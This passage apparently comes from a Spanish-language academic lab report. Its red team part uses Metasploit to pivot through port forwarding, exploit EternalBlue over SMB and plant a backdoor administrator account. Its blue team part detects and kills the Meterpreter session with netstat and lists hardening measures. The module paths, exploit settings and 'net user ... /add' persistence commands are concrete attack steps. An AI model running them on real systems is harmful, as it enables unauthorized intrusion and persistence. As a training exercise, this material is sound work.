[+]     IP: 192.168.2.1 MAC 52:54:00:12:35:00 (Realtek (UpTech? also reported))

^C[-] Post interrupted by the console user
[*] Post module execution completed
[msf](Jobs:0 Agents:1) post(windows/gather/arp_scanner) >>
```

Nota. La imagen muestra la configuración del módulo arp_scanner y el resultado.

Como se puede ver en la figura 23 después de configurar el módulo y ejecutarlo podemos ver los equipos de la red interna con su MAC y el nombre del fabricante de la tarjeta de red, este módulo es útil para enumeración.


Finalmente, para llegar al Host-B lo que vamos a hacer es un port forwarding, según Klusaitė (2020) el port forwarding es un mecanismo de red que redirige conexiones entrantes a través de un router o equipo intermedio hacia puertos específicos de un dispositivo interno.

En nuestro ejercicio de red Team ya tenemos una ruta de direcciones IP para que haya comunicación entre la red interna y la red externa, con el port forwarding vamos a tener una ruta de puertos para que el tráfico sea dirigido desde el equipo atacante hasta el objetivo y viceversa.

Metasploit cuenta también con un módulo post explotación que se llama “portproxy” que sirve para realizar port forwarding, este módulo se usa con el comando “use post/windows/manage/portproxy” como se ve en la figura 24, en la figura también se pueden ver las opciones de configuración del módulo.

Figura 24

Uso del módulo portproxy



Nota. La figura muestra la configuración y el resultado de la ejecución del módulo portproxy.

Dentro de las configuraciones están la dirección y puerto del equipo objetivo “192.168.2.5” y “445”, este último puerto corresponde al servicio de SMB (Server Message


Block), según National Vulnerability Database (2017) “El servidor SMBv1 en varias versiones de Microsoft Windows … permite que atacantes remotos ejecuten código arbitrario mediante paquetes especialmente manipulados, conocida como vulnerabilidad de ejecución remota de código en SMB”, que es la vulnerabilidad que vamos a atacar más adelante, la dirección local corresponde a la red interna, en este caso se configura como “0.0.0.0” para que reconozca la red de manera automática; puerto local es el puerto que va a permitir hacer el port forwarding en este caso se escoge el puerto “5000”, por último se establece la sesión activa de Meterpreter que es “1” y se ejecuta el módulo.

En los resultados de ejecución del módulo de la figura 24, se puede ver una tabla de ruteo de los puertos, esto de manera sencilla se traduce en que el puerto 5000 del Host-A va a estar conectado el puerto 445 del Host-B.

Con esto queda configurado correctamente el port forwarding, lo siguiente es realizar la explotación del Host-B desde la maquina atacante, para esto se abre un terminal nuevo, y se abre una sesión nueva de Metasploit, en Metasploit se busca “eternalblue” que es el exploit conocido para atacar la vulnerabilidad del SMB como se evidencia en la figura 24.

Figura 25

Búsqueda del exploit eternalblue




Nota. La figura muestra los resultados de la búsqueda del exploit

Para este caso se usa el primer resultado para seleccionar el exploit podemos escribir el comando “use 0” o “use exploit/windows/smb/ms17_010_eternalblue” una vez dentro del módulo podemos ver las opciones de configuración con el comando “options” como se observa en la figura 26.

Figura 26

Uso del módulo eternalblue con las opciones de configuración




Nota. En la figura se observan las opciones de configuración del módulo eternalblue.

Lo que sigue es configurar las opciones del módulo, en este caso nuestro host remoto o RHOST sigue siendo el Host-A “192.168.20.32” con la diferencia de que el RPORT o puerto remoto va a ser el puerto “5000” que fue el puerto asignado para el port forwarding, también debemos configurar el puerto local o LPORT en este caso como el puerto 4444 ya está siendo usado por la sesión 1 de Meterpreter, debemos usar otro puerto, en este caso el puerto “5555”, y ejecutamos el módulo con el comando “run” como se ve en la figura 27.

Figura 27

Ejecución del exploit eternalblue en Host-B



Nota. La figura muestra el resultado de la ejecución del exploit eternalblue.


Como se puede ver en la figura 27 la explotación del Host-B fue exitosa, se logró tener una sesión de Meterpreter abierta y el Host está listo para realizar la persistencia.

Persistencia en Host-B

Primero comprobamos que estamos dentro del Host-B con el comando "sysinfo" como se puede observar en la figura 28.

Figura 28

Comando sysinfo




Nota. La figura muestra el resultado del comando sysinfo en Host-B

El Host-B tiene nombre de maquina PC202007 ahora comprobamos la dirección IP del host como se evidencia en la figura 29.

Figura 29

Información de red en Host-B



Nota. Información de los adaptadore de red del Host-B

Podemos ver que la dirección IP del Host-B efectivamente es “192.168.2.5”, ahora verificamos si tenemos privilegios administrativos con el comando “getuid” y “getsystem” obteniendo el resultado que se puede ver en la figura 30.

Figura 30

Comando getuid


Nota. Información de privilegios del sistema.

En la figura 30 comprobamos que tenemos privilegios de administrador, por lo que podemos efectuar la persistencia creando un usuario con privilegios administrativos, para esto se escribe el comando “Shell” para abrir una consola de comandos de Windows donde vamos a crear el usuario “juliancarvajal” con contraseña “1130624937” usando los comandos “net user juliancarvajal 1130624937 /add” y

“net localgroup administradores juliancarvajal /add” como queda evidenciado en la figura 31.

Figura 31

Ejecución de la persistencia en Host-B




Nota. Creación de usuario efímero en Host-B

Se ve claramente en la figura 31 que el usuario se creó correctamente, para finalizar comprobamos en el Host-B la maquina Windows 7 que aparezca el usuario en la interfaz de inicio de sesión como se observa en la figura 32.

Figura 32

Pantalla de inicio de sesión de Windows en Host-B



Nota. En la figura se pueden ver las cuentas disponibles en el Host-B

En la figura 32 se puede ver el usuario juliancarvajal en el Host-B, dando por concluido el ejercicio con un resultado exitoso.

Procedimientos de Blue Team

Situación problema: Análisis Blue team

SecureNova Labs solicita a sus integrantes de Blueteam contener y sacar adelante un ataque informático el cual se está produciendo en tiempo real. La máquina que se debe analizar es la Windows analizada en la actividad anterior. La organización requiere un análisis exhaustivo de lo que está sucediendo a nivel técnico “sistema operativo, red”, con la información recolectada se espera que dentro de su grado de experticia usted como miembro de un equipo Blue team logre contener el ataque para evitar que se genere más daño a nivel interno de la organización. SecureNova Labs le informa que no existe presupuesto para hacer uso de herramientas de pago, por ende, el experto en Ciberseguridad deberá optar por una serie de herramientas mínimo con licencia GPL.

Descripción del Escenario y Contexto del Incidente

El escenario nos plantea la situación, en la que la organización SecureNova Labs enfrenta un ataque informático en tiempo real sobre un sistema operativo Windows, el cual forma parte de su infraestructura tecnológica crítica. El incidente se desarrolla en un entorno donde los servicios expuestos y la configuración del sistema presentan debilidades que pueden ser aprovechadas por un atacante para obtener acceso no autorizado, comprometer información sensible o afectar la disponibilidad de los recursos.

El ataque representa una amenaza directa a la confidencialidad, integridad y disponibilidad de los sistemas de información, lo que obliga a una intervención inmediata por parte del equipo Blue Team. La detección del incidente se realiza mientras el ataque aún se encuentra activo, lo que incrementa el nivel de riesgo y exige la aplicación de acciones rápidas y precisas para su contención y mitigación.


Acciones iniciales ante un ataque en tiempo real

Ante la detección de un ataque en tiempo real, lo primero que se debe indagar es el alcance inmediato del incidente y, en paralelo, ejecutar acciones de contención inicial que impidan la propagación del ataque sin comprometer la evidencia digital. Según la guía del National Institute of Standards and Technology, la fase inicial de respuesta exige "contener el incidente rápidamente para limitar daños adicionales, preservando la integridad de la información necesaria para el análisis forense" (Cichonski et al., 2012, p. 36). Técnicamente, esto implica verificar qué sistemas están comprometidos, identificar conexiones remotas activas mediante herramientas como netstat o monitores de eventos, revisar procesos sospechosos en ejecución e inspeccionar los vectores de entrada explotados. Paralelamente, se debe aplicar contención a nivel de red bloqueando direcciones IP maliciosas, suspendiendo servicios vulnerables o aislando el host comprometido, Una respuesta temprana puede reducir las posibilidades de escalamiento, movimiento lateral o exfiltración del atacante. Esta combinación de análisis preliminar y contención controlada permite al equipo de seguridad evitar la expansión del ataque mientras se mantiene la evidencia necesaria para su investigación posterior.

Lo primero que podemos hacer ante un ataque en curso es ver las conexiones activas de la red para esto se puede usar el comando "netstat"; "netstat es una herramienta que proporciona un conjunto de comandos que permitirá saber qué está pasando en nuestra red" (Alcalde, 2017). Usando el comando acompañado de las opciones -a (Muestra todas las conexiones activas y puertos en escucha), -n (Muestra direcciones y puertos en formato numérico) -o (Incluye el PID de cada conexión), podemos ver lo que pasa en nuestra red como se evidencia en la figura 33.

Figura 33

Comando netstat -ano



```
C:\Users\usuario>netstat -ano

Conexiones activas

  Proto  Dirección local          Dirección remota        Estado           PID
  TCP    0.0.0.0:135              0.0.0.0:0              LISTENING       756
  TCP    0.0.0.0:445              0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:554              0.0.0.0:0              LISTENING       552
  TCP    0.0.0.0:2869             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5000             0.0.0.0:0              LISTENING       920
  TCP    0.0.0.0:5357             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:8080             0.0.0.0:0              LISTENING       2796
  TCP    0.0.0.0:10243            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49152            0.0.0.0:0              LISTENING       400
  TCP    0.0.0.0:49153            0.0.0.0:0              LISTENING       840
  TCP    0.0.0.0:49154            0.0.0.0:0              LISTENING       920
  TCP    0.0.0.0:49155            0.0.0.0:0              LISTENING       476
  TCP    0.0.0.0:49156            0.0.0.0:0              LISTENING       1740
  TCP    0.0.0.0:49159            0.0.0.0:0              LISTENING       508
  TCP    192.168.2.6:139          0.0.0.0:0              LISTENING       4
  TCP    192.168.20.32:139        0.0.0.0:0              LISTENING       4
  TCP    192.168.20.32:49169      192.168.20.30:4444     ESTABLISHED     2428
  TCP    [::]:135                 [::]:0                 LISTENING       756
  TCP    [::]:445                 [::]:0                 LISTENING       4
  TCP    [::]:554                 [::]:0                 LISTENING       552
  TCP    [::]:2869                [::]:0                 LISTENING       4
  TCP    [::]:5357                [::]:0                 LISTENING       4
  TCP    [::]:10243               [::]:0                 LISTENING       4
  TCP    [::]:49152               [::]:0                 LISTENING       400
  TCP    [::]:49153               [::]:0                 LISTENING       840
  TCP    [::]:49154               [::]:0                 LISTENING       920
  TCP    [::]:49155               [::]:0                 LISTENING       476
  TCP    [::]:49156               [::]:0                 LISTENING       1740
  TCP    [::]:49159               [::]:0                 LISTENING       508
  UDP    0.0.0.0:500              *:*                                    920
```

Nota. Resultado del comando netstat.

En la figura 33 se evidencia que hay varios puertos abiertos entre ellos el 8080 hfs y el 445 smb, también se observa que hay una conexión activa del Host-A con la maquina atacante que es el Host con dirección IP “192.168.20.32”, el atacante está escuchando por el puerto 4444 y el Host-A por el puerto 49169 este puerto es conocido por ser usado para RPD, por lo que se puede inferir que hay una conexión remota activa identificada con el PID 2428, usando el comando “taskkill” podemos terminar la conexión como se muestra en la figura 34.

Figura 34

Matar el proceso

Nota. Resultado positivo, se terminó el proceso

Revisamos de nuevo usando netstat para verificar que la conexión cerro y cómo podemos ver en la figura 35, efectivamente la conexión se terminó.

Figura 35

Comprobación de red con netstat

Nota. Visualización de conexiones cerradas, en estado escuchando.

La conexión cerro, pero los puertos siguen abiertos por lo que debemos tomar medidas inmediatamente para evitar que el atacante siga su ataque, lo mejor y más recomendable es aislar el equipo desconectándolo de la red, para realizar los procedimientos de hardenización posteriores.

Medidas de hardenización para evitar la repetición del ataque

Para mitigar y prevenir la repetición del tipo de ataque recreado en el laboratorio (exposición de una aplicación vulnerable HFS 2.3, pivoting y movimiento lateral vía SMB, explotación tipo EternalBlue) propondría, al menos, las siguientes medidas agrupadas por objetivo:

Gestión continua de vulnerabilidades y parches - Mantener un programa de parcheo y remediación que priorice vulnerabilidades explotables en servicios expuestos (p. ej. HTTP servers y SMB). La gestión de vulnerabilidades reduce la exposición a exploits conocidos y debe incluir inventario de activos y comprobación periódica de parches.

Eliminar o aislar servicios innecesarios y aplicaciones vulnerable (ataque inicial - HFS) - Retirar o actualizar cualquier servidor web o aplicación expuesta que no sea imprescindible. En entornos productivos, servicios públicos deben correr en hosts segregados con reglas de firewall estrictas.

